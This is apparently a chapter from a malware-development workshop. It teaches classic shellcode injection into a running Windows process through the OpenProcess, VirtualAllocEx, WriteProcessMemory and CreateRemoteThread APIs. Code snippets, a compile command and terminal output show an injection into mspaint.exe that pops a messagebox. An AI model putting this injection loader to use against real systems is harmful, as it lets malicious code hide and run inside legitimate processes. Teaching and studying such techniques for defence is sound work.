

03 - injection (shellcode)

Let's talk about code injection. What is code injection? And why we do that?

Code injection technique is a simply method when one process, in our case it's our malware, inject code into another running process.



In this practical example we will discuss about a classic technique which are payload injection using debugging API.

So, let's go to inject our payload to process. For example, messagebox payload.

So, what you want is to pivot to a target process or in other words to make your payload executing somehow in another process on the same machine. For example in a `calc.exe`:



The first thing is to allocates some memory inside your target process and the size of the buffer has to be at least of size of your payload:



PROF

Then you copy your payload to the target process `calc.exe` into the allocated memory:

and then "ask" the system to start executing your payload in a target process, which is `calc.exe`:

So, let's go to code this simple logic. Now the most popular combination to do this is using built-in Windows API functions which are implemented for debugging purposes. There are:

VirtualAllocEx - <https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex>:

```
LPVOID VirtualAllocEx(  
    [in] HANDLE hProcess,  
    [in, optional] LPVOID lpAddress,  
    [in] SIZE_T dwSize,  
    [in] DWORD flAllocationType,  
    [in] DWORD flProtect  
);
```

WriteProcessMemory - <https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>:

```
BOOL WriteProcessMemory(  
    [in] HANDLE hProcess,  
    [in] LPVOID lpBaseAddress,  
    [in] LPCVOID lpBuffer,  
    [in] SIZE_T nSize,  
    [out] SIZE_T *lpNumberOfBytesWritten  
);
```

CreateRemoteThread - <https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread>:

```
HANDLE CreateRemoteThread(  
    [in] HANDLE hProcess,  
    [in] LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    [in] SIZE_T dwStackSize,  
    [in] LPTHREAD_START_ROUTINE lpStartAddress,  
    [in] LPVOID lpParameter,  
    [in] DWORD dwCreationFlags,  
    [out] LPDWORD lpThreadId  
);
```

First you need to get the **PID** of the process, you could enter this **PID** yourself in our case. Next, open the process with **OpenProcess** - <https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess> function provided by Kernel32 library:

```
// parse process ID
printf("PID: %i", atoi(argv[1]));
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
```

Next, we use **VirtualAllocEx** which allows you to allocate memory buffer for remote process:

```
// allocate memory buffer for remote process
rb = VirtualAllocEx(ph, NULL, sizeof(my_payload), (MEM_RESERVE |
MEM_COMMIT), PAGE_EXECUTE_READWRITE);
```

Then, **WriteProcessMemory** allows you to copy data between processes, so copy our payload to **calc.exe** process.

```
// "copy" data between processes
WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);
```

And **CreateRemoteThread** is similar to **CreateThread** function but in this function you can specify which process should start the new thread:

```
// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL,
0, NULL);
```



Let's go to compile this code:

```
x86_64-w64-mingw32-gcc hack.c -o hack.exe -s -ffunction-sections -fdata-
sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -
static-libstdc++ -static-libgcc
```

```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/03-injection/01-shellcode$ x86_64-w64-mingw32-gcc hack.c -o hack.exe -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/03-injection/01-shellcode$ ls -lt
total 56
-rwxrwxr-x 1 cocomelonc cocomelonc 39936 May  3 08:31 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  2753 May  3 08:31 hack.c
-rw-rw-r-- 1 cocomelonc cocomelonc  4264 May  3 08:30 README.md
drwxrwxr-x 2 cocomelonc cocomelonc  4096 May  3 08:23 img
```

Let's go to inject our payload to `mspaint.exe`. Ok, first of all run it.

Then run Process Hacker on our victim's machine:



Name	PID	CPU	I/O total ...	Private b...	User name	Description
svchost.exe	2964			10.77 MB	DESKTOP-26FQMOC\tes	Host Process for Windows Ser...
taskhostw.exe	3064			6.32 MB	DESKTOP-26FQMOC\tes	Host Process for Windows Tasks
ctfmon.exe	2520			3.64 MB	DESKTOP-26FQMOC\tes	CTF Loader
explorer.exe	3112	0.10		59.52 MB	DESKTOP-26FQMOC\tes	Windows Explorer
SecurityHealthSystray.exe	4940			1.65 MB	DESKTOP-26FQMOC\tes	Windows Security notification...
VBoxTray.exe	5024		56 B/s	2.43 MB	DESKTOP-26FQMOC\tes	VirtualBox Guest Additions Tra...
OneDrive.exe	6028	0.01		16.24 MB	DESKTOP-26FQMOC\tes	Microsoft OneDrive
ProcessHacker.exe	6516	0.49		13.55 MB	DESKTOP-26FQMOC\tes	Process Hacker
mspaint.exe	5412			9.83 MB	DESKTOP-26FQMOC\tes	
powershell.exe	4176	0.01		53.39 MB	DESKTOP-26FQMOC\tes	Windows PowerShell
conhost.exe	2568			3.87 MB	DESKTOP-26FQMOC\tes	Console Window Host
svchost.exe	3128			2.37 MB	DESKTOP-26FQMOC\tes	Host Process for Windows Ser...

As we can see, the process ID of the `mspaint.exe` is 5412.



So, for injection run the following command:

```
.\hack.exe 5412
```

As we can see messagebox is popped up.

For checking correctness of our injection let's go to investigate memory of our victim process:

As we can see, everything is worked as expected!

But, there is a caveat. Opening another process with write access is submitted to restrictions. One protection is Mandatory Integrity Control (MIC). MIC is a protection method to control access to objects based on their "Integrity level".

There are 4 integrity levels:

- *low level* - process which are restricted to access most of the system (internet explorer).
- *medium level* - is the default for any process started by unprivileged users and also administrator users if UAC is enabled.
- *high level* - process running with administrator privileges.
- *system level* - by SYSTEM users, generally the level of system services and process requiring the highest protection.
